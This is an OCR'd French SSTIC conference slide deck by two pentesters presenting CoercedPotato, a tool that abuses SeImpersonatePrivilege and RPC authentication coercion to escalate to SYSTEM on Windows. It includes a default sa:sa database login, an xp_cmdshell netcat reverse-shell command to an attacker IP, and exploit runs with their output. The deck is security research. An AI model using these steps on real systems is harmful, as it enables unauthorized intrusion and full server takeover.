
Advens
Security for the greater good

SSTIC SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

Présentation d'outil

CoercedPotato



aDvens
Security for the greater good

Qui sommes-nous ?

SSTIC SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

Patate #1

Raphaël HUON

Pentester depuis 4 ans
OSCP
Red Teamer
Passionné par l'AD, Windows, etc.

Patate #2

Théo BERTRAND

Pentester depuis 4 ans
OSCP
Purple Teamer
Passionné par l'AD, Windows, etc.

Advens
Security for the greater good

Dans cette présentation


SSTIC SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

- **A quoi sert l'outil CoercedPotato ?**
- **Comprendre dans les grandes lignes la théorie** (les named pipes et les appels RPC)
- **Une démonstration**

L'objectif final

- **Elever ses privilèges !**

```
C:\Windows\system32>whoami
whoami
nt authority\system
```



Advens
Security for the greater good

SSTIC
SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

Mise en situation...

Advens
Security for the greater good

Mise en situation

SSTIC SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

- **Compromission d'une base de données** MSSQL (le fameux sa:sa).
- **Objectif final :** compromettre le serveur.

Advens
Security for the greater good

Mise en situation

SSTIC SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

```
└─$ impacket-mssqlclient sa:sa@192.168.56.12
```

Mise en situation

```
└─$ impacket-mssqlclient sa:sa@192.168.56.12
Impacket v0.11.0 - Copyright 2023 Fortra

SQL (sa  dbo@master)> select @@version;

-----------------------------------------------------------------------------

Microsoft SQL Server 2019 (RTM-CU25) (KB5033688) - 15.0.4355.3 (X64)
        Jan 30 2024 17:02:22
        Copyright (C) 2019 Microsoft Corporation
        Developer Edition (64-bit) on Windows Server 2022 Standard Evaluation 10.0
```

Security for the greater good

Mise en situation

SSTIC SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

- Création d’un reverse shell

Mise en situation

- Création d’un reverse shell

```
SQL (sa  dbo@master)> EXEC master..xp_cmdshell 'C:\tmp\nc.exe 192.168.56.105 8888 -e cmd.exe';
```

```
┌──(vagrant㉿kali-pentest)-[~]
└─$ nc -lnvp 8888
listening on [any] 8888 ...

connect to [192.168.56.105] from (UNKNOWN) [192.168.56.12] 49944
Microsoft Windows [Version 10.0.20348.2322]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Advens
Security for the greater good

Mise en situation

SSTIC SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

- **Exécution de commandes** dans le contexte d'un utilisateur **peu privilégié (NT SERVICE).**

```
C:\Windows\system32>whoami
whoami
nt service\mssqlserver
```

Mise en situation

- On souhaite maintenant **élever nos privilèges** sur un serveur Windows !
- **Beaucoup d’options** s’offrent à nous !

Mise en situation

- **Ce qu’on peut faire :**
  - versions des composants et de l’OS
  - identifiants stockés
  - tâches planifées
  - privilèges dangereux
  - etc.

Advens
Security for the greater good

Mise en situation

SSTIC SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

- **Ce qu'on peut faire :**
  - versions des composants et de l'OS
  - identifiants stockés
  - tâches planifées
  - **privilèges dangereux**
  - etc.

Les comptes service locaux

SID	Name	Purpose	Reference name	Displayed name
S-1-5-18	Local System	Service account	NT-AUTHORITY\SYSTEM	SYSTEM
S-1-5-19	NT Authority	Local Service	NT AUTHORITY\LocalService	LOCAL SERVICE
S-1-5-20	NT Authority	Network Service	NT AUTHORITY\NetworkService	NETWORK SERVICE

Les comptes service locaux

SID	Name	Purpose	Reference name	Displayed name
S-1-5-18	Local System	Service account	NT-AUTHORITY\SYSTEM	SYSTEM
S-1-5-19	NT Authority	Local Service	NT AUTHORITY\LocalService	LOCAL SERVICE
S-1-5-20	NT Authority	Network Service	NT AUTHORITY\NetworkService	NETWORK SERVICE

Mise en situation

- On remarque un privilège intéressant !

```
C:\Windows\system32>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Advens
Security for the greater good

Mise en situation

SSTIC SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

“Lorsque vous attribuez le droit d’utilisateur « **SeImpersonate** » à un utilisateur, vous autorisez les programmes qui s’exécutent pour le compte de cet utilisateur à **emprunter l’identité d’un client**.”

Source : Microsoft ❤️

Mise en situation

- **SeImpersonate** autorise un utilisateur à **exécuter des processus au nom d'un autre utilisateur.**

- **Utile et légitime** dans le cas d'un serveur web, d'une base de données, d'un serveur de fichiers, etc.

Advens
Security for the greater good

Mise en situation

SSTIC SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

- **SeImpersonate** autorise un utilisateur à **exécuter des processus au nom d'un autre utilisateur.**

- **Utile et légitime** dans le cas d'un serveur web, d'une base de données, d'un serveur de fichiers, etc.

C'est un privilège dangereux !

Qu'est ce qu'une patate ?

- Le principe est (presque) toujours le même :

Forcer une authentification du compte **SYSTEM** sur un “proxy“ local pour créer un processus dans son contexte de sécurité.

Advens
Security for the greater good

Les patates

- **Hot Potato :** Patché depuis 2016 (MS16-075).
- **JuicyPotato :** “Patché” sur les versions supérieures à Windows Server 2019 et Windows 10 (build 1809).
- **RoguePotato :** Fonctionne mais nécessite la configuration d’un proxy …

Security for the greater good

Les patates

- **GodPotato** : Pas d'article et le code source contient des chaînes de caractères bizarres …

```
string[] endpoints = { godPotatoContext.clientPipe, "ncacn_ip_tcp:fuck you !" };
```

- **PrintSpoofer** : Marche très bien mais utilise le spouleur d'impression, souvent désactivé de nos jours …

Advens
Security for the greater good

PrintSpoofer

- PrintSpoofer : un outil créé en 2020 par Itm4n

```
C:\Windows\system32>C:\TOOLS\PrintSpoofer.exe -i -c powershell
C:\TOOLS\PrintSpoofer.exe -i -c powershell
[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[+] CreateProcessAsUser() OK
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
whoami
nt authority\system
```

Advens
Security for the greater good

PrintSpoofer

- **Son fonctionnement**
  - Ouverture d’un **named pipe.**
  - **Coercition d’authentification** du compte SYSTEM sur le named pipe.
  - **Exécution d’une commande** avec les droits du compte SYSTEM.

Security for the greater good

PrintSpoofer

- **Sa limite**
  - Repose sur l’interface RPC MS-RPRN.
  - **Si le spouler d’impression est désactivé, PrintSpoofer ne fonctionnera pas.**

Security for the greater good

PrintSpoofer

- **Sa limite**
  - Repose sur l’interface RPC MS-RPRN.
  - **Si le spouler d’impression est désactivé, PrintSpoofer ne fonctionnera pas.**

```
C:\Windows\system32>C:\tmp\PrintSpoofer.exe -i -c whoami
C:\tmp\PrintSpoofer.exe -i -c whoami

[+] Found privilege: SeImpersonatePrivilege
[+] Named pipe listening...
[-] Operation failed or timed out.
```

Advens
Security for the greater good

SSTIC
SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

CoercedPotato...

Advens
Security for the greater good

CoercedPotato

- Fonctionne comme PrintSpoofer, mais ajout de nouvelles fonctions RPC basées sur celles utilisées par l'outil **PetitPotam**

- **Tester toutes les fonctions RPC**, jusqu'à en trouver une qui fonctionne

Security for the greater good

Coercition

Petit Potam

- **Forcer une authentification** là où l'on veut :

```
long EfsRpcOpenFileRaw(
   [in] handle_t binding_h,
   [out] PEXIMPORT_CONTEXT_HANDLE* hContext,
   [in, string] wchar_t* FileName,
   [in] long Flags
);
```

Security for the greater good

Coercition

- On va donc pouvoir appeler les fonctions vulnérables à la coercition d'authentification sur un Named Pipe :

```
C:\Users\user-da\Desktop\CoercedPotato\x64\Debug>CoercedPotato.exe cmd.exe
[+] RPC binding with localhost done
[*] Invoking EfsRpcOpenFileRaw with target path: \\127.0.0.1/pipe/coerced\C$\

C:\Users\user-da\Desktop\CoercedPotato\x64\Debug>
```

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time ...	Process Name	PID	Operation	Path
1:58:0...	lsass.exe	596	CreateFile	\\localhost\pipe\coerced\PIPE\srvsvc

Security for the greater good

Coercition

Et maintenant **le premier PoC** de notre outil !

```
C:\Users\user-da\Desktop\CoercedPotato\x64\Debug>CoercedPotato.exe cmd.exe
[+] Server pipe listening on Named Pipe \\.\pipe\coerced\pipe\srvsvc created.
[*] Named pipe '\\.\pipe\coerced\pipe\srvsvc' listening...
[+] RPC binding with localhost done
[*] Invoking EfsRpcOpenFileRaw with target path: \\127.0.0.1/pipe/coerced\C$\
[+] A client connected!

C:\Users\user-da\Desktop\CoercedPotato\x64\Debug>
```

```
PCBind,0);
```


```
Administrator: C:\Windows\SYSTEM32\cmd.exe
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system
```

Actuellement

- **Implémente deux interfaces RPC**
  - MS-EFSR
  - MS-RPRN
- **On a testé :**
  - MS-EVEN
  - MS-SRVSVC
  - MS-PAR
  - …

Construction de l'outil

- Un outil pour mieux comprendre : **RPCView**.



Construction de l'outil


- Décompilation d'interfaces RPC :

Decompilation

```
[
uuid(df1941c5-fe89-4e79-bf10-463657acf44d),
version(1.0),
]
interface DefaultIfName
{

    typedef struct Struct_68_t
    {
        char    StructMember0[6];
    }Struct_68_t;

    typedef struct Struct_100_t
    {
        char    StructMember0;
        char    StructMember1;
        struct Struct_68_t  StructMember2;
    [size_is(StructMember1)]/*[range(0,0)]*/ long StructMember3[];
        }Struct_100_t;

    typedef struct Struct_136_t
    {
        long    StructMember0;
        [unique][size_is(StructMember0)]/*[range(0,100)]*/ char *    StructMember1;
    }Struct_136_t;

    typedef struct Struct_152_t
    {
```

Security for the greater good

On assemble le tout...



Security for the greater good

SSTIC SYMPOSIUM
SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DE LA COMMUNICATION

Démonstration

aDvens
Security for the greater good

Démonstration

- Ouverture d’un named pipe :

```
C:\Windows\system32>C:\tmp\CoercedPotato.exe -c cmd.exe
C:\tmp\CoercedPotato.exe -c cmd.exe


   ____                            _ ____       _        _
  / ___|___   ___ _ __ ___ ___  __| |  _ \ ___ | |_ __ _| |_ ___
 | |   / _ \ / _ \ '__/ __/ _ \/ _` | |_) / _ \| __/ _` | __/ _ \
 | |__| (_) |  __/ | | (_|  __/ (_| |  __/ (_) | || (_| | || (_) |
  \____\___/ \___|_|  \___\___|\__,_|_|   \___/ \__\__,_|\__\___/

                                                 @Hack0ura @Prepouce

[+] RUNNING ALL KNOWN EXPLOITS.
```

Security for the greater good

Démonstration

- Ouverture d’un named pipe :

```
C:\Windows\system32>C:\tmp\CoercedPotato.exe -c cmd.exe
C:\tmp\CoercedPotato.exe -c cmd.exe

 ____                                  _ ____        _        _
/ ___|___   ___ _ __ ___ ___ ___ _ __ | |  _ \ ___ | |_ __ _| |_ ___
| |   / _ \ / _ \ '__/ __/ _ \ v / _` | | |_) / _ \| __/ _` | __/ _ \
| |__| (_) |  __/ | | (_|  __/ | (_| | |  __/ (_) | || (_| | || (_) |
 \____\___/ \___|_|  \___\___|\_,_|_| |_|   \___/ \__\__,_|\__\___/

                                                @Hack0ura @Prepouce

[+] RUNNING ALL KNOWN EXPLOITS.

[PIPESERVER] Creating a thread launching a server pipe listening on Named Pipe \\.\pipe\LME9cTLV3rkLXiIWo\pipe\spoolss.
[PIPESERVER] Named pipe '\\.\pipe\LME9cTLV3rkLXiIWo\pipe\spoolss' listening ...
```

Security for the greater good

Démonstration

- Test des fonctions RPC de l’interface MS-RPRN.

```
[MS-RPRN] [*] Attempting MS-RPRN functions ...
```

Security for the greater good

Démonstration

- Test des fonctions RPC de l’interface MS-RPRN.

```
[MS-RPRN] [*] Attempting MS-RPRN functions ...

[MS-RPRN] Starting RPC functions fuzzing ...
 [MS-RPRN] [*] Invoking RpcRemoteFindFirstPrinterChangeNotificationEx with target path: \\127.0.0.1/pipe/LME9cTLV3rkLXiIWo
 [MS-RPRN] [*] Error code returned : 1722
 → [-] Exploit failed, unknown error, trying another function ...
 [MS-RPRN] [*] Invoking RpcRemoteFindFirstPrinterChangeNotification with target path: \\127.0.0.1/pipe/LME9cTLV3rkLXiIWo
 [MS-RPRN] [*] Error code returned : 1722
